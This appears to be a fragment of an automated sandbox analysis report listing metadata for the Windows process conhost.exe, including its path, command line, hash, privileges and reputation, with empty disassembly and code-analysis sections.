Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis